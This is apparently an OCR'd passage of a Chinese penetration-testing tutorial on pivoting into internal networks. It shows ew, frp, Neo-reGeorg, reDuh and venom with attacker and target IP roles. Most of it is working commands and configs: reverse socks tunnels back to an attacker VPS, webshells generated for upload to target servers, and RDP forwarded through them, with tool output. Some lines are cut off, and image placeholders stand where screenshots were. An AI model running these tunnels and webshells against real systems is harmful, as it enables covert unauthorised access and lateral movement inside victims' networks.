
```
ew_for_Win.exe
-h 查看帮助
-s 指定链路状态(ssocksd、rcsocks、rssocks、lcx_slave、lcx_listen、 lcx_tran)
ssocksd: 正向socks5代理连接;
rcsocks、rssocks: 反向socks5代理连接;
```

```
lcx_slave、lcx_listen：端口转发；
lcx_tran：端口映射；
-l 开放指定端口监听；
-d 指定转发或反弹的主机地址；
-e 指定转发或反弹的主机端口；
-f 指定连接或映射的主机地址；
-g 指定连接或映射的主机端口；
-t 设置超时时间，默认为10000毫秒，即10秒(单位毫秒，-h显示有误)；
-v 显示版本；
-a 显示关于页面；


正向代理     ssocksd
反向代理     rcsocks,rssocks
端口转发     lcx_listen,lcx_slave,lcx_tran
```


0x04-1 反向socks代理

```
攻击机：      45.76.153.192       ew_for_Win.exe -s rcsocks -l 1080 -e 53
目标边界：    207.148.119.98      ew_for_Win.exe -s rssocks -d 45.76.153.192 -e 5
```


攻击机监听：



目标边界反弹：



攻击机成功收到



proxifier代理

0x04-2 正向socks代理


```
目标边界:    45.76.153.192      ew_for_Win.exe -s ssocksd -l 10085      开启监听
攻击机:      207.148.119.98     proxifier或者proxychains代理            45.76.15
```

目标边界监听

```
C:\Users\Administrator\Desktop\ew>ew_for_Win.exe -s ssocksd -l 10085
ssocksd 0.0.0.0:10085 <--[10000 usec]--> socks server
```

攻击机配置代理

```
vi /etc/proxychains.conf
socks5 45.76.153.192 10085
```



攻击机使用代理执行命令

```
proxychains curl http://ip-api.com/json/?lang=zh-CN
```

成功代理

0x05 frp反向socks代理

0x05-1 工具下载地址


```
https://github.com/fatedier/frp/releases/download/v0.28.2/frp_0.28.2_windows_am
https://github.com/fatedier/frp/releases/download/v0.28.2/frp_0.28.2_windows_38
https://github.com/fatedier/frp/releases/download/v0.28.2/frp_0.28.2_linux_amd6
https://github.com/fatedier/frp/releases/download/v0.28.2/frp_0.28.2_linux_386.
```


0x05-2 反向代理

```
攻击机:        45.76.153.192        frps.exe -c frps.ini        开启监听
目标边界:      207.148.119.98       ./frpc -c frpc.ini          反向连接
```

攻击机监听:

```
先配置frps.ini文件
# frps.ini
[common]
bind_addr = 0.0.0.0
bind_port = 7000
token = www.nat.ee

开始监听
frps.exe -c frps.ini
```





目标边界反向连接


```
先配置frpc.ini文件
# frpc.ini
[common]
server_addr = 45.76.153.192          # 自己公网VPS的IP
server_port = 7000                   # 自己公网VPS监听的端口
token = www.nat.ee                   # 必须得有，否则会authorization failed
```

```

[http_proxy]
type = tcp
#local_ip = 127.0.0.1
#local_port = 22
remote_port = 8010                    # 公网VPS的proxifier设置的端口
plugin = socks5                       # 使用插件socks代理
plugin_user = abc                     # proxifier连接的账号密码
plugin_passwd = abc


执行反向连接命令:
./frpc -c frpc.ini
```


```
[common]
server_addr = 45.76.153.192
server_port = 7000
token = www.nat.ee

[http_proxy]
type = tcp
#local_ip = 127.0.0.1
#local_port = 22
remote_port = 8010
plugin = socks5
plugin_user = abc
plugin_passwd = abc
```

```
root@msf:~/frp/frp_0.28.2_linux_386# ./frpc -c frpc.ini
2019/10/09 14:57:49 [I] [service.go:224] login to server success, get run id [fda8ffa9b77c6fdb], server udp port [0]
2019/10/09 14:57:49 [I] [proxy_manager.go:137] [fda8ffa9b77c6fdb] proxy added: [http_proxy]
2019/10/09 14:57:49 [I] [control.go:144] [http_proxy] start proxy success
```

攻击机成功收到




```
proxifier设置45.76.153.192 8010
并输入账号密码 abc abc
```



成功代理

0x06 Neo-reGeorg正向socks代理


```
目标边界:        45.76.153.192        放置webshell
攻击机:          207.148.119.98       python neoreg.py -k 123456 -u http://45.76
```

0x06-1 webshell生成

```
python neoreg.py generate -k 123456
```

```
root@msf:~/Neo-reGeorg# python neoreg.py generate -k 123456

          "$$$$$$''  'M$  '$$$@m
       :$$$$$$$$$$$$$$''$$$$'
      '$'     'JZI'$$&  $$$$'
                '$$$  '$$$$
                $$$$  J$$$$'
              m$$$$  $$$$,
              $$$$@  '$$$$_          Neo-reGeorg
           'lt$$$$' '$$$$<
         '$$$$$$$$$$'  $$$$          version 1.0.0
              '@$$$$'  $$$$'
               '$$$$  '$$$@
           'z$$$$$$  @$$$
              r$$$   $$|
              '$$v c$$
             '$$v $$v$$$$$$$$$#
             $$x$$$$$$$$$twelve$$$@$'
           @$$$@L '     '<@$$$$$$$$`
         $$                  '$$$


    [ Github ] https://github.com/L-codes/neoreg

    [+] Mkdir a directory: neoreg_server
    [+] Create neoreg server files:
       => neoreg_server/tunnel.tomcat.5.jsp
       => neoreg_server/tunnel.jsp
       => neoreg_server/tunnel.aspx
       => neoreg_server/tunnel.js
       => neoreg_server/tunnel.nosocket.php
       => neoreg_server/tunnel.php
       => neoreg_server/tunnel.ashx
```

0x06-2 目标边界上传脚本



0x06-3 攻击机连接

```
使用 neoreg.py 连接WEB服务器，在本地建立 socks 代理
python neoreg.py -k 123456 -u http://45.76.153.192:8080/tunnel.jsp
```

```
root@msf:~/Neo-reGeorg# python neoreg.py -k 123456 -u http://45.76.153.192:8080/tunnel.jsp

          "$$$$$$''   'M$   '$$$@m
        :$$$$$$$$$$$$$$''$$$$'
       '$'     'JZI'$$&   $$$$'
                 '$$$   '$$$$
                 $$$$   J$$$$'
               m$$$$   $$$$,
               $$$$@   '$$$$_          Neo-reGeorg
            'lt$$$$' '$$$$<
          '$$$$$$$$$$'  $$$$          version 1.0.0
               '@$$$$'   $$$$'
                '$$$$   '$$$@
            'z$$$$$$  @$$$
               r$$$   $$|
               '$$v c$$
              '$$v $$v$$$$$$$$$#
              $$x$$$$$$$$$twelve$$$@$'
            @$$$@L '     '<@$$$$$$$$`
          $$                  '$$$

    [ Github ] https://github.com/L-codes/neoreg

+----------------------------------------------------------------------+
  Log Level set to [ERROR]
  Starting socks server [127.0.0.1:1080], tunnel at [http://45.76.153.192:8080/tunnel.jsp]
+----------------------------------------------------------------------+
```

修改proxychains.conf，socks5 127.0.0.1 1080

```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks5  127.0.0.1 1080
```


使用proxychains成功代理上

```
root@msf:~# proxychains curl http://ip-api.com/json/?lang=zh-CN
ProxyChains-3.1 (http://proxychains.sf.net)
|DNS-request| ip-api.com
|S-chain|-<>-127.0.0.1:1080-<><>-4.2.2.2:53-<><>-OK
|DNS-response| ip-api.com is 139.99.8.126
|S-chain|-<>-127.0.0.1:1080-<><>-139.99.8.126:80-<><>-OK
{"as":"AS20473 Choopa, LLC","city":"Queenstown Estate","country":"新加坡","countryCode":"SG","isp":"Choopa","lat":1.29544,"lon":103.79,"org":"Vult
r Holdings, LLC","query":"45.76.153.192","region":"","regionName":"","status":"success","timezone":"Asia/Singapore","zip":"139964"}root@msf:~#
```

0x07 reDuh正向端口转发


```
目标边界:        45.76.153.192        放置webshell
攻击机:          207.148.119.98       java -jar reduhclient.jar http://目标域名/
```

0x07-1 目标边界放置webshell




0x07-2 攻击机连接

```
java -jar reduhclient.jar http://45.76.153.192:8080/reDuh.jsp
```




0x07-3 绑定端口-建立隧道

```
telnet 127.0.0.1 1010
```




0x07-4 端口转发

```
[createTunnel]要绑定到本地哪个端口上[8888]:127.0.0.1:要绑定远程机器上的哪个端口[338
[createTunnel]8888:127.0.0.1:3389
```



成功连接




0x08 venom反向socks代理

```
目标边界:        45.76.153.192        agent.exe -rhost 207.148.119.98 -rport 999
攻击机:          207.148.119.98       ./admin_linux_x86 -lport 9999
```


0x08-1 攻击机监听

```
./admin_linux_x86 -lport 9999
```




0x08-2 靶机反向连接

